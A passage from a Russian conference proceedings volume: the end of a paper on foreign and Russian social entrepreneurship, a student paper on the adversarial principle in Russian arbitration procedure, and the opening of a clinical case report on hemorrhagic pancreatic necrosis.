
Annotation: This article, the experience of social entrepreneurship on the example of foreign countries is considered. Also, the legal status of the social enterprise is legislated.

Keywords: Social enterprise, social entrepreneurship, Non-Profit Organizations, social support, tax credits.

Бурное развитие социального предпринимательства пришлось на 70-е годы XX века, хотя, социальные предприниматели существовали и раньше. Тем не менее это явление не было распространенным настолько, чтобы привлечь внимание экономистов и исследователей предпринимательства. На

сегодняшний момент в России социальному предпринимательству уделяется особое внимание, к примеру, в августе 2016 года Минэкономразвития выступило с инициативой изменения действующего законодательства с целью закрепления в нём понятия «социальное предпринимательство», и внесения дополнения в федеральные законы № 135-ФЗ «О защите конкуренции» и № 209-ФЗ «О развитии малого и среднего предпринимательства в Российской Федерации».

В связи с вышесказанным представляет интерес институционального закрепления социального предпринимательства в зарубежных странах. В Европейских странах считают, что современные социальные предприятия зарождались в рабочих кооперативах и организациях взаимопомощи, существовавших в 19 веке на территории континентальной Европы. Несмотря на это само понятие «социальное предприятие», может не иметь законодательного закрепления в этих странах и редко использоваться за пределами узкоспециализированных экспертных дискуссий. Это связано с тем, что в зарубежной практике укоренились иные термины, отражающие национальные традиции определения и разграничения предприятий, ориентированных на общественную пользу и оказание социальных услуг. Так, в Италии с 1991 г. по 2005 г. существовал закон о социальных кооперативах, и только после этого в законодательстве получило оформление понятие социальных предприятий, охватывающее более широкий круг организаций. Американская структура социального предпринимательства в унифицированном виде имеет вид(Схема 1)



Примером социального предпринимательства в Америке является деятельность некоммерческого предприятия Triangle Resident Options for Substance Abusers Inc. - TROSA, действующего в Северной Каролине в условиях низкодоходного рынка социальных услуг. Особенностью американского опыта является потребность основной категории социально-ущемленных граждан с низким уровнем доходов в долговременной социальной помощи, которую они не в состоянии оплатить даже частично, большинство государственных программ предусматривают краткосрочное оказание помощи (не более 30 дней). Программа по оказанию социальной помощи нуждающимся местным жителям компанией TROSA рассчитана на длительный срок (до двух лет) с частичной оплатой помощи нуждающимися, что является инновационным подходом, поскольку платой для них является трудовое участие, как в реализации этой программы, так и на различных рабочих местах в компании TROSA. Видами долгосрочной помощи по программе являются: консультирование, обучение и профессиональная подготовка. Пользователи этой программы могут трудиться в качестве подсобных рабочих, быть водителями, складскими работниками, выполнять несложные административные функции, принимать

участие в деятельности дочерних фирм, выполнять работы в парковых зонах, производить уборку на улицах и в помещениях, работать на предприятиях по сборке мебели или других несложных изделий, но без какой-либо оплаты. Финансовая устойчивость этой социальной программы в условиях низкодоходных рынков на 2/3 обеспечивается за счет предсказуемых доходов от неоплачиваемого труда пользователей социальной помощи, еще 1/3 необходимых доходов компанией получается из других гарантированных источников финансирования[389].

Европейский опыт практики применения социального предпринимательства заметно отличается от американской практики. Он имеет несколько особенностей. Во-первых, активное участие государства в социальной поддержке и помощи определенным категориям граждан. Во-вторых, как отмечалось при рассмотрении понятийного аппарата, в некоторых странах понятия «социальное предприятие» и «социальные кооперативы» синонимичны.

Во Франции популярностью обладают другие понятия – «социальная экономика» и «солидарная экономика». В законодательстве близким к «социальным предприятиям» термином является «une société coopérative d'intérêt collectif» (SCIC) – «кооперативная компания коллективного интереса». Его специфика - коммерческая форма бескорыстного управления, означающая, что руководители организации не получают доли прибыли от его деятельности. Появлению SCIC как самостоятельной формы предприятий предшествовали серьезные дискуссии. С одной стороны, была необходима правовая форма, удовлетворяющая интересам различных управленцев, вовлеченных в реализацию социально направленных инициатив на местном уровне. С другой стороны, в пользу новой формы выступило экспертное сообщество и члены кооперативного движения, вдохновленные опытом Италии. В то же время издание первого нормативного акта о SCIC в 2002 г. к большой активности по их созданию во Франции не привело: за первые 5 лет появилось лишь 94 организации. Сегодня действующих компаний этого типа 458, а их деятельность регулируется новым законом о SCIC (LOI №° 2014-856 du 31 juillet 2014 relative à l'économie sociale et solidaire).

Терминологическая специфика наблюдается и в Бельгии. В законодательстве в близком значении к социальному предприятию употребляется термин «организация социальной направленности». Он трактуется широко: под понятие «организация социальной направленности» может подпасть по сути любая торговая или производственная корпорация, если ее цели не посвящены обогащению ее членов. За первые 10 лет к данной форме присоединилось 400 предприятий, что с учетом сроков немного. Основной проблемой эксперты считают слишком большие

[389] Давронов Б.Б; Чикова О.М Развитие социального предпринимательства: | зарубежный опыт и Российские тенденции. Текст научной статьи по специальности «Экономика и экономические науки».

обременения, связанные с приобретением статуса «организации социальной направленности» на фоне существования более гибкой и привычной формы «неприбыльной ассоциации» (ASBL), которая позволяет организациям вести коммерческую деятельность, если она подчинена ее миссии[390].

Другой пример использования термина, сходного с термином «социальные предприятия», но иного по формулировке представляет Канада. В этой стране нет законодательных актов о социальных предприятиях, они также не упоминаются в налоговом законодательстве. Вместо этого используется понятие «компании общественной пользы». Закон о деятельности таких компаний (Community Interest Companies Act, 2012) введен в провинции Новая Шотландия. При этом под общественным назначением понимается такая деятельность, которая приносит благо обществу в целом либо такой части общества, которая должны быть шире группы участников компании. Канадский опыт также показывает, что в крупных странах законодательные новшества могут апробироваться на уровне отдельных провинций прежде, чем приобретут универсальный характер для страны в целом[391].

В Дании понятие «социальное предприятие» менее укоренено, чем понятия «социальная экономика» и «социальные инновации». Но если социальная экономика используется фактически как синоним первого, социальные инновации предполагают, комбинацию экономической и моральной ценности и подчеркивают ориентацию на новый тип роста. Социальная экономика охватывает следующие виды предприятий:

Организации, оказывающие добровольную социальную поддержку людям, попавшим в трудную жизненную ситуацию – это кризисные центры, приюты, группы самопомощи, магазины для бережливых. Кооперативы и общества с демократическим членством, где на предприятии могут работать не все члены, но при этом они влияют на решения посредством голосования (по принципу 1 человек – 1 голос, т.е. не пропорционально материальному вкладу). Такие организации могут находиться в сфере розничной торговли, финансирования, страхования или фермерства. Организации, предлагающие обучение или профессиональную подготовку на рабочем месте для уязвимых групп, это так называемые «социальные предприятия трудовой интеграции» (work-integration social enterprises). - Проекты местного развития и возрождения городских территорий, которые предполагают партнерство между государственными, коммерческими и некоммерческими организациями.

Отдельное внимание заслуживает социальное предприятие Великобритании или народный бизнес. Сегодня социальные предприятия в Великобритании представлены достаточно широко: по данным

[390] Социальное предпринимательство в России и в Мире практика и исследования. http://parksgt.tsu.ru/upload/iblock/e78/e7831f3299fc0bdb41b45d08adc41e2b.pdf

[391] Мир социального предпринимательства №4 2015. http://media.rspp.ru/document/1/e/e/ee9505f1ff171be8c03e7143c3a24955.pdf

Департамента бизнеса, инноваций и компетенций правительства Великобритании, в стране насчитывается 70000 социальных предприятий, на которых работает около 1 миллиона человек. Эта группа неоднородна, она включает: предприятия с ограниченной ответственностью, предприятия с ответственностью ограниченной гарантией, благотворительные организации, кооперативы, производственные артели и сберегательные общества, индивидуальных предпринимателей и бизнес партнерства, а также компании общественной пользы. В целом разные типы социальных предприятий можно свести к двум укрупненным группам:

1. коммерческие предприятия, которые находят бизнес решения в ответ на социальные и экологические проблемы, и делятся прибылью с сообществом;

2. общественные или некоммерческие организации, занимающиеся доходной деятельностью, а также коммерческие предприятия, учрежденные благотворительными организациями. Заработанный доход некоммерческих и благотворительных организаций может быть получен как на основе уставной деятельности, так и неуставной деятельности (в последнем случае он облагается налогом).

В политической повестке дня в Великобритании утвердился вектор на содействие вовлечению общественных и благотворительных организаций в производство дохода, способного обеспечить их экономическую независимость и устойчивость. В связи с этим многие британские эксперты выделяют следующие проблемы:

1. Размывание границ между НКО, организациями государственного сектора и частным предпринимательством;

2. Изменение позиции спонсоров – они начинают ожидать дохода от каждой заявки;

3. Повышение рисков, связанных с вхождением на конкурентные рынки, в том числе в части отклонения от социальной миссии, либо потери ресурсов;

4. Необходимость выявления и развития новых навыков, подходящие для разных способов работы - например, в области маркетинга, продаж, ценообразования и финансового управления, а также технических знаний – в области права и налогового регулирования (как возможность – это хорошо, но многим на сегодня таких знаний и навыков не хватает, а это – риск ошибок и неэффективности);

5. Повышение политического интереса к социальному предпринимательству, как в направлении продвижения, так и в оппозиции к нему.

Среди позитивных результатов:

1. Увеличение числа общих благотворительных организаций, поскольку определение социального предприятия включает в себя широкий спектр благотворительных организаций и мероприятий;

2. Повышение независимости организаций, которые могут обеспечить

себе неограниченный доход, в целях содействия финансовой устойчивости;

3. Расширение перспектив развития для НКО, так как правительственные реформы открывают возможность негосударственным организациям оказывать государственные услуги, а с ними – новые источники дохода для социальных предприятий и новые способы предоставления услуг.

Следует отметить, что в Соединенном Королевстве: почти треть от общего числа социальных предприятий составляют стартапы (с возрастом до трех лет включительно), это почти в 3 раза больше, чем в общем числе малых и средних предприятий; резкий рост стартапов отмечается с 2011 года. в числе стартапов гораздо выше доля организаций здравоохранения (на его долю приходится 15% стартапов против 5% предприятий старше 3 лет), социальной помощи (16% против 8%) и образования (23% против 14%).

Более трети социальных предприятий (38%) работают в наиболее депрессивных территориях (12% среди обычных МСП).Среди социальных предприятий, работающих по заказу государственного сектора, выросла доля тех, кто отмечает запретительные меры государства в области ввода в эксплуатацию и закупок в качестве основных препятствий роста и устойчивости (34% в 2013 г. против 25% в 2011)

Необходимо отметить еще одну особенность: социальные предприятия чаще, чем обычные МСП управляются женщинами и представителями этнических меньшинств, в частности 38% социальных предприятий имеют руководителей женщин (против 19% в МСП), в СП также в 2 раза больше, чем у стандартных МСП, руководителей – выходцев из этнических меньшинств.

Рассматривая примеры социального предпринимательства в России интересно обратиться к опыту аналога британского подхода в России комбинату бытовых услуг с функциями профреабилитации молодых людей с ограниченными возможностями, на котором вместе с опытными мастерами работают молодые специалисты из спецучреждений. Эффект данного предприятия подобен английскому аналогу: помощь в профориентации молодым людям с ограниченными возможностями, поддержка их материального положения в первое время после выпуска, ротация кадров позволяют помочь большому количеству молодежи получить начальный трудовой опыт. В качестве общественного социального эффекта выступает возможность создания сетевых точек шаговой доступности по предоставлению высоко востребованных населением бытовых услуг[392].

В современной экономике России вопросам социального предпринимательства уделяется значительное внимание. Ежегодно реализуется около 10 инновационных проектов в различных областях и сферах социальной поддержки в различных регионах Российской

[392] Обзор опыта и концепций социального предпринимательства с учетом возможностей его применения в современной России. https://www.hse.ru/data/378/039/1237/soc-pred.pdf

Федерации. По данным Фонда «Наше Будущее», организатора с 2008 г. ежегодного конкурса проектов в области социального предпринимательства, наблюдается нарастающая динамика — и по количеству проектов, и по количеству регионов, принимающих участие. На сегодняшний момент следует уделить особое внимание финансированию социального предпринимательства. Например, освобождать от налогов суммы, которую социальные инвесторы направляют на социальные инвестиции, по крайней мере, на тот период, пока они находятся именно в социальных. Можно спорить на тему своевременности этой меры, и, безусловно, такие преференции должны предоставляться с высокой осторожностью. Очевидно, что должны быть предусмотрены ограничения по объемам таких инвестиций, однако сложно спорить, что такая льгота может существенно подтолкнуть развитие социального предпринимательства за счет появления у него ресурсов не только от поступательного развития, но и от дополнительной помощи на развитие бизнеса.

Таким образом, социальное предпринимательство институционально закреплено по-разному в государствах Европы, на это влияют такие факторы, как механизмы взаимной поддержки, оценка влияния и система отчетности, специальные программы поддержки социального предпринимательства, политика государства в отношении социального бизнеса. В России идет процесс институциализации социального предпринимательства, и на сегодняшний момент остаются проблемными вопросы финансирования социального предпринимательства, нехватки специалистов и недостаточное развитие инфраструктуры поддержки, сложность выхода на рынок. Но расширение мер государственной поддержки позволит привлечь внимание к этой сфере деятельности, распространить знания, получить обмен опытом с другими странами.

Использованные источники:

1. Обзор опыта и концепций социального предпринимательства с учетом возможностей его применения в современной России. https://www.hse.ru/data/378/039/1237/soc-pred.pdf
2. Социальное предпринимательство в России. https://www.mspbank.ru/userfiles/files/researches/social_entrepreneurship-new.pdf
3. Социальное предпринимательство в России и в Мире практика и исследования. http://parksgt.tsu.ru/upload/iblock/e78/e7831f3299fc0bdb41b45d08adc41e2b.pdf
4. Мир социального предпринимательства №4 2015. http://media.rspp.ru/document/1/e/e/ee9505f1ff171be8c03e7143c3a24955.pdf
5. П. Друкер, Задачи менеджмента в XXI веке. Издательство «Вильямс», 2004. 272 с. http://www.nsu.ru/xmlui/bitstream/handle/nsu/9031/druker_managementXXI_ru.pdf
6. Давронов Б.Б; Чикова О.М Развитие социального предпринимательства: |

зарубежный опыт и Российские тенденции**.** Текст научной статьи по специальности **«**Экономика и экономические науки**».**

4414

Стрюкова Е.М.
студент группы СИНД-43
научный руководитель: Чуракова Е.Н., к.ю.н.
доцент
кафедра гражданского и арбитражного процесса
СГЭУ
Россия, г. Самара

АНАЛИЗ ПРОБЛЕМНЫХ АСПЕКТОВ ДЕЙСТВИЯ ПРИНЦИПА СОСТЯЗАТЕЛЬНОСТИ СТОРОН В АРБИТРАЖНОМ ПРОЦЕССЕ

Аннотация: в настоящей работе рассматриваются вопросы, связанные с правовым регулированием принципа состязательности сторон в арбитражном процессе. Проводится анализ некоторых правовых положений, непосредственно затрагивающих его применение в ходе судебного разбирательства

Ключевые слова: правосудие, Конституция РФ, принципы судопроизводства, арбитражный процесс, состязательность, права сторон, профессиональное представительство

Stryukova E.M.
Student group SIND-43 SGEU, Samara
Scientific adviser: Ph.D., Associate Professor Churakova E.N. Chairs of the civil and arbitration process of the SSEU, Samara

ANALYSIS OF PROBLEM ASPECTS OF ACTION OF THE PRINCIPLE OF COMPETITIVENESS OF THE PARTIES IN THE ARBITRATION PROCESS

Annotation: this paper addresses issues related to the legal regulation of the principle of the adversarial nature of the parties in the arbitration process. The analysis of some legal provisions directly affecting its application during the trial is conducted.

Keywords: justice, Constitution of the Russian Federation, principles of legal proceedings, arbitration process, competitiveness, rights of the parties, professional representation

Статья 118 Конституции РФ определяет, что правосудие в России может осуществляться только судом[393]. И все основополагающие идеи и правовые положений, которые определяют построение судебной системы, основы ее функционирования, содержатся в принципах судопроизводства. Как справедливо отмечает А.А.Бавина, они являются базой, фундаментом

[393] Конституция РФ (принята на всенародном референдуме 12.12.1993). М.: Эксмо, 2018

процесса, без которого нельзя приступить к рассмотрению судебного дела[394].

Все существующие принципы состоят между собой в некоторой взаимосвязи, которая определяется различными факторами, позволяющими создать некоторую систему. Также принципы, позволяют обеспечить суду правильное понимание процессуального законодательства, и его верное практическое применение[395].

Исходя из норм Арбитражного процессуального кодекса РФ (АПК РФ), в арбитражном процессе действуют следующие принципы: независимости, законности, равенства всех перед законом и судом, равноправия сторон, состязательности, непосредственности, гласности, языка судопроизводства, единоличного и коллегиального рассмотрения дела[396].

Одним из интересных принципов в арбитражном процессе является принцип состязательности, закрепленный в ст.9 АПК РФ, устанавливающий, что судопроизводство осуществляется именно на его началах[397]. В общем понимании, состязательность можно понимать как законодательное закрепление конкуренции участвующих в деле лиц, когда целенаправленные действия одних участвующих в деле лиц эффективно ограничивают возможность друг друга односторонне влиять на исход судебного разбирательства[398]. Несмотря на то, что все-таки суд обладает активной ролью при осуществлении правосудия по делу и управлению ходом процесса, данный принцип содержит императивное ограничение подобного влияния суда – арбитражный суд, сохраняя независимость, объективность и беспристрастность, осуществляет руководство процессом, разъясняет участникам процесса их права и обязанности, предупреждает о последствиях совершения и уклонения от процессуальных обязанностей, оказывает содействие в реализации их прав и др.[399]. Иными словами, создает равные условия для полноценного существования сторон в рамках рассмотрения дела.

Помимо этого принцип состязательности предусматривает право лиц, знать о правовой позиции друг друга, представлять доказательства в подтверждении своей позиции, подавать ходатайства, высказывать свои доводы, давать объяснения и осуществлять иные предоставленные процессуальным законодательством права и обязанности. В связи с этим

---

[394] Бавина А.А., Бутузова Н.Д., Новоженина И.В. Принцип судебной истины и принцип состязательности в арбитражном и гражданском процессе// Успехи в химии и химической технологии. 2017. № 1. С.91-96

[395] Бавина А.А., Бутузова Н.Д., Новоженина И.В. Принцип судебной истины и принцип состязательности в арбитражном и гражданском процессе// Успехи в химии и химической технологии. 2017. № 1. С.91-96

[396] Арбитражный процессуальный кодекс Российской Федерации от 24.07.2002 № 95-ФЗ (ред. от 03.08.2018). М.: Эксмо, 2018.

[397] Арбитражный процессуальный кодекс Российской Федерации от 24.07.2002 № 95-ФЗ (ред. от 03.08.2018). М.: Эксмо, 2018

[398] Сухов И.В. Констиуционный принцип состязательности и новеллы Арбитражного процессуального законодательства// Вестник Челябинского государственного университета. 2011. № 2. С.201-207

[399]Коротенко В.И. Конституционный принцип состязательности в арбитражном процессе// Вестник Южно-Уральского государственного университета. 2006. № 2. С.104-108

вполне логичным кажется существование точки зрения И.В.Сухова, что обязанность участников по доказыванию не должна идентифицироваться, с обязанностью по представлению доказательств[400].

Несмотря на кажущуюся простоту в понимании этого принципа, существуют определенные проблемы в его применении, связанные с некоторой неровностью его правового регулирования и неоднозначным применением на практике. Достаточную определенность вносит позиция Конституционного суда РФ, определяющая конституционный принцип: состязательность предполагает определенное построение судопроизводства, где суд существует отдельно от сторон, обеспечивая только возможность сторонам равные возможности для отстаивания своих взглядов, без излишнего давления и принуждения в выборе средств процессуальной защиты[401].

Однако АПК РФ в некотором смысле устанавливает варианты участия суда в организации процесса доказывания: он может или предложить сторонам, предоставить дополнительные доказательства, требуемые для выясненияобстоятельств имеющих значения для дела, или установить срок для предъявления дополнительных доказательств, при изменении обстоятельств, подлежащих доказыванию, в связи с изменением, например, истцом основания иска[402]. Такое положение представляется не совсем точным, поскольку получается, что другая сторона процесса выделяется судом и ей дается время (в императивном порядке) для подбора новых аргументов против позиции оппонента. Более правильным было бы, если суд решал данный вопрос не по своему усмотрению, а был поставлен в зависимости от волеизъявления сторон – т.е при изменении обстоятельств, подлежащих доказыванию, суд, по ходатайству лиц участвующих в деле, устанавливает срок для представления дополнительных доказательств[403].

И.В.Сухов в своем исследовании также выражал свое несогласие с положением о том, что если обстоятельства на которые ссылается сторона в подтверждении своей позиции не были оспорены другой стороной, то тем самым она выражает свое согласие с ними[404]. Получается что законодатель, вводя норму в такой формулировке, практически установил презумпцию истинности обстоятельств, не оспоренных другой сторона дела, тем самым она принуждается к обязательному представлении доказательств,

---

[400] Сухов И.В. Констиуционный принцип состязательности и новеллы Арбитражного процессуального законодательства// Вестник Челябинского государственного университета. 2011. № 2. С.201-207

[401] Ливанова С.Э. Проблемы реализации принципа состязательности в гражданском процессе в условиях правового нигилизма//Вестник Южно-Уральского государственного университета.Серия: Право. 2012. № 1. С.108-115

[402] Сухов И.В. Констиуционный принцип состязательности и новеллы Арбитражного процессуального законодательства// Вестник Челябинского государственного университета. 2011. № 2. С.201-207

[403] Коротенко В.И. Конституционный принцип состязательности в арбитражном процессе// Вестник Южно-Уральского государственного университета. 2006. № 2. С.104-108

[404] Сухов И.В. Констиуционный принцип состязательности и новеллы Арбитражного процессуального законодательства// Вестник Челябинского государственного университета. 2011. № 2. С.201-207

противоречащих позиции другой стороны[405]. Но как же быть с обязанностью каждой стороны доказывать те обстоятельства, на которые она ссылается в обосновании своих требований или возражений, а также нарушением принципа равенства сторон поскольку одна из них принуждается к обязательному доказыванию необоснованности выраженной противным лицом позиции? Автором предлагается проведение законодательной корректировки этой нормы, с целью приведения ее в соответствие с действительным содержанием принципа состязательности. Это также вступает в противоречие с принципом диспозитивности, и не оставляет сторонам возможности свободного решения вопросов касаемо самостоятельного определения границ своего участия в процессе[406].

Безусловно, активная роль суда в обеспечении функционирования принципа состязательности действительно необходима, потому что именно суд принимает нужные меры для того, чтобы обеспечить равные возможности участниками процесса для осуществления своих правомочий, одинаково разъясняет им имеющиеся у них возможности. При этом не следует забывать о том, что суд не должен принимать позицию какой –либо стороны, он обязан быть беспристрастным и учитывать мнение каждого участвующего лица. В противном случае, можно просто вернуться к положениям советского процессуального законодательства, где суд сам решал какие ему необходимы доказательства для вынесения решения по делу, кто и в какие сроки будет их предъявлять.

На практике встречаются мнения о том, что на беспристрастность суда в ходе рассмотрения спора в арбитражном процессе часто влияет уровень профессиональной подготовки участвующих сторон, их представителей. Ведь если одна из сторон является профессиональным юристом, ей легче ориентироваться в правовых нормах и имеется больше преимуществ в обосновании своей позиции, в отличии от стороны, которая настолько хорошо не владеет правовым материалам, и не способна понять всех тонкостей правовых норм.Еще Европейский Суд по правам человека отмечал, что отсутствие профессионального представительства превращает право на справедливое судебной разбирательство в мифическое[407]. Именно эти доводы используются сторонниками введния института профессионального представительства в арбитражном процессе. И нельзя сказать, что это не совсем логично, посколькупрофессиональное представительство действительно способно позволить обеспечить максимально эффективную реализацию принципа состязательности сторон в процессе, о которой едва возможно вести речь, когда одна из сторон

[405] Сухов И.В. Констиуционный принцип состязательности и новеллы Арбитражного процессуального законодательства// Вестник Челябинского государственного университета. 2011. № 2. С.201-207

[406] Ливанова С.Э. Проблемы реализации принципа состязательности в гражданском процессе в условиях правового нигилизма//Вестник Южно-Уральского государственного университета.Серия: Право. 2012. № 1. С.108-115

[407] ЦискаришвилиА.В.Судебное представительство как способ обеспечения доступа к правосудию// Евразийская адвокатура. 2017. № 2. С. 201-204

профессионально образована, а другая не владеет в полной мере всеми необходимыми юридическими навыками для защиты своей позиции.

Об этом говорит и С.Э.Ливанова, отмечая что одна из проблем реализации принципа состязательности заключается именно в том, что без квалифицированной юридической помощи, его практически трудно осуществить, ведь огромное количество действующего правового материала (например, по вопросам теплоснабжения) создает путницу и неразбериху в которой и профессиональный юрист не всегда сможет разобраться[408]. И суды нередко только усугубляют такое положение дел – несмотря на то, что судебный прецедент не является составной частью правовой системы РФ, разъясняющие Постановления Пленума Верховного Суда РФ (ВС РФ), и ранее действовавшего Высшего Арбитражного суда РФ (ВАС РФ) создают новые нормы и дают новые толкования правовым положениям, которые нередко полностью противоречат анализируемым статьям нормативно-правового акта[409]. И даже толкования, которые указанныевысшие судебные органы давали, зачастую находились в разногласиях между собой, и на практике получалось, что суды общей юрисдикций при рассмотрении дела, исходили из позиции ВС РФ, а арбитражные - ВАС РФ.

Выявленные противоречия и проблемы наложили определенный отпечаток на то, как принцип состязательности понимается сегодня в арбитражном процессе. Конечно, наличие норм, закрепляющих свободную конкуренцию сторон, позволяет говорить о демократичности арбитражного процессуального законодательства, его направленности на обеспечение реализации положении об основах судоустройства, указанных в Конституции РФ. Установление состязательности арбитражного процесса дает гарантии защиты нарушенных или оспариваемых прав и законных интересов участников судопроизводства, и в связи с этим, представляется вполне логичным предложить пересмотреть некоторые действующие нормы АПК РФ с целью устранения двусмысленности некоторых положений, отражающихся не самым лучшим образом на качестве функционирования принципа состязательности сторон в арбитражном процессе.

Использованные источники:

1. Конституция РФ (принята на всенародном референдуме 12.12.1993). М.: Эксмо, 2018.
2. Арбитражный процессуальный кодекс Российской Федерации от 24.07.2002 № 95-ФЗ (ред. от 03.08.2018). М.: Эксмо, 2018.
3. Бавина А.А., Бутузова Н.Д., Новоженина И.В. Принцип судебной истины и принцип состязательности в арбитражном и гражданском процессе// Успехи в химии и химической технологии. 2017. № 1. С.91-96.

[408] Ливанова С.Э. Проблемы реализации принципа состязательности в гражданском процессе в условиях правового нигилизма//Вестник Южно-Уральского государственного университета.Серия: Право. 2012. № 1. С.108-115

[409] Ливанова С.Э. Проблемы реализации принципа состязательности в гражданском процессе в условиях правового нигилизма//Вестник Южно-Уральского государственного университета.Серия: Право. 2012. № 1. С.108-115

4. Коротенко В.И. Конституционный принцип состязательности в арбитражном процессе// Вестник Южно-Уральского государственного университета. 2006. № 2. С.104-108.
5. Ливанова С.Э. Проблемы реализации принципа состязательности в гражданском процессе в условиях правового нигилизма//Вестник Южно-Уральского государственного университета.Серия: Право. 2012. № 1. С.108-115.
6. Сухов И.В. Констиуционный принцип состязательности и новеллы Арбитражного процессуального законодательства// Вестник Челябинского государственного университета. 2011. № 2. С.201-207.
7. ЦискаришвилиА.В.Судебное представительство как способ обеспечения доступа к правосудию// Евразийская адвокатура. 2017. № 2. С. 201-204.

УДК 616.37-007.23

Стяжкина С.Н., д.м.н.
профессор
кафедра «Факультетская хирургия»
Акимов А.А.
аспирант
кафедра «Факультетская хирургия»
Булатова М.А.
студент 4 курса
факультет «Педиатрический»
Гырдымова Д.А.
студент 4 курса
факультет «Педиатрический»
Ижевская государственная медицинская академия
Россия, г. Ижевск

ТОТАЛЬНЫЙ ГЕМОРРАГИЧЕСКИЙ ПАНКРЕОНЕКРОЗ (КЛИНИЧЕСКИЙ СЛУЧАЙ)

Аннотация: В данной статье рассмотрены актуальные вопросы тотального геморрагического панкреонекроза, основные факторы, способствующие развитию геморрагического панкреонекроза, осложнения. Приведен клинический случай. В статье изложены современные аспекты этиологии, патогенеза и морфогенеза геморрагического панкреонекроза.

Ключевые слова: хирургия, патология, факторы риска, геморрагический панкреонекроз.

Styazkina S.N.
Doctor of Medical Sciences, Professor of the Department of Faculty Surgery
Izhevsk State Medical Academy
Russia, Izhevsk
Akimov A.A.
Postgraduate Student of the Department of Faculty Surgery

Izhevsk State Medical Academy
Russia, Izhevsk
Bulatova M.A.
student
4 course, faculty "Pediatric"
Izhevsk State Medical Academy
Russia, Izhevsk
Gyrdymova D.A.
student
4 course, faculty "Pediatric"
Izhevsk State Medical Academy

TOTAL HEMORRHAGIC PANCREONECROSIS (CLINICAL CASE)

Annotation: This article deals with topical issues of total hemorrhagic pancreatic necrosis, the main factors contributing to the development of hemorrhagic pancreatic necrosis, complications. A clinical case is given. The article describes the modern aspects of the etiology, pathogenesis and morphogenesis of hemorrhagic pancreatic necrosis.

Key words: surgery, pathology, risk factors, hemorrhagic pancreatic necrosis.

Актуальность

Острый панкреатит - это воспаление поджелудочной железы, возникающее в результате аутолиза тканей липолитическими и активированными протеолитическими ферментами, клинически проявляющиеся - от отека до очагового или обширного геморрагического некроза, забрюшинной флегмоны, гидроторокса и.т.д.

Геморрагический панкреонекроз - это тяжелая деструктианя форма острого панкреатита, приводящая к с метаболическим нарушениям, гипотензии, секвестрации жидкости, полиорганной недостаточностью и летальному исходу [1].

Стремительно прогрессирующая деструкция поджелудочной железы, серозно-геморрагического характера пропитывания, распространяется на панкреатическую клетчатку, брыжейки тонкой и поперечной ободочной кишок. Геморрагический выпот скапливается в сальниковой сумке, брюшной полости, плевральных полостях. При этом внепанкреатические осложнения принимают доминирующее значение, поскольку пораженная клетчатка составляет основную массу измененных тканей [2].

Панкреатогенный геморрагический выпот возникает в результате повреждающего действия панкреатических ферментов, поступающих в плевральную полость по лимфатическим сосудам через диафрагму. Тесный контакт хвоста поджелудочной железы с левым куполом диафрагмы обусловливает преимущественно левостороннюю локализацию плевритов. Кроме того, возможны образование внутреннего панкреатического свища

или прорыв панкреатической псевдокисты в плевральную полость [3].

